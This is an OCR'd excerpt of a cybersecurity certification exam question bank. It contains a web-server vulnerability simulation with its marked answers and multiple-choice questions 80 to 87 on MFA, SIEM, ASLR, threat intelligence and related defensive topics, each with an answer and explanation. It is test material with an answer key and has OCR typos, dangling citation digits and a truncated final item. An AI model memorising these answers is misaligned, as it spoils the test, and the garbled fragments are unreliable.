
If the venerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

INTRUCTIONS:


The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Hot Area:




Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	▼ False Positive False Negative True Positive True Negative	▼ Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	▼ False Positive False Negative True Positive True Negative	▼ Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	▼ False Positive False Negative True Positive True Negative	▼ Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

Answer Area:



Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative [✓ True Positive] True Negative	[✓ Encrypt Entire Session] Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative [✓ True Positive] True Negative	Encrypt Entire Session [✓ Encrypt All Session Cookies] Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative [✓ True Positive] True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP [✓ Request Certificate from a Public CA] Renew the Current Certificate

Section:
Explanation:

QUESTION 80

An organization was compromised, and the usernames and passwords of all em-ployees were leaked online. Which of the following best describes the remedia-tion that could reduce the impact of this situation?

A. Multifactor authentication
B. Password changes
C. System hardening
D. Password encryption

Correct Answer: A
Section:
Explanation:
Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

QUESTION 81
An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

A. CIS Benchmarks
B. PCI DSS
C. OWASP Top Ten
D. ISO 27001

Correct Answer: A
Section:
Explanation:
The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software.They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently1
PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system.These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

QUESTION 82
Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

A. Deploy a database to aggregate the logging.
B. Configure the servers to forward logs to a SIEM-
C. Share the log directory on each server to allow local access,
D. Automate the emailing of logs to the analysts.

Correct Answer: B
Section:
Explanation:
The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.
A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business1. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users.SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks2345.
By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the

servers individually.This can save time, improve efficiency, and enhance security posture2345.
Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.

QUESTION 83
Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

A. Review Of security requirements
B. Compliance checks
C. Decomposing the application
D. Security by design

Correct Answer: C
Section:
Explanation:
The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat odeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities1. The other options are not part of the OWASP WSTG threat modeling process.

QUESTION 84
Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

A. TO ensure the report is legally acceptable in case it needs to be presented in court
B. To present a lessons-learned analysis for the incident response team
C. To ensure the evidence can be used in a postmortem analysis
D. To prevent the possible loss of a data source for further root cause analysis

Correct Answer: A
Section:
Explanation:
The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court.
Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting1.
The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessonslearned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis © is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the
incident and address them accordingly.

QUESTION 85
A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.
Which of the following techniques should be performed to meet the CISO's goals?

A. Vulnerability scanning
B. Adversary emulation
C. Passive discovery

D. Bug bounty

Correct Answer: B
Section:
Explanation:
The correct answer is B. Adversary emulation.
Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization1. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network2.
The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls.
Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

QUESTION 86
While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

A. Address space layout randomization
B. Data execution prevention
C. Stack canary
D. Code obfuscation

Correct Answer: A
Section:
Explanation:
The correct answer is A. Address space layout randomization.
Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows1. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs2.
The other options are not the best explanations for why the memory address changes every time the process runs. Data execution prevention (B) is a security control that prevents code from being executed in certain memory regions, such as the stack or the heap3. Stack canary © is a security technique that places a random value on the stack before a function's return address, to detect and prevent stack buffer overflows. Code obfuscation (D) is a technique that modifies the source code or binary of a program to make it more difficult to understand or reverse engineer. These techniques do not affect the memory address space of a process, but rather the execution or analysis of the code.

QUESTION 87
Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

A. It provides a structured way to gain information about insider threats.
B. It proactively facilitates real-time information sharing between the public and private sectors.
C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.
D. It is a semi-automated solution to gather threat intellbgence about competitors in the same sector.

Correct Answer: B
Section:
Explanation:
The correct answer is B. It proactively facilitates real-time information sharing between the public and private sectors.
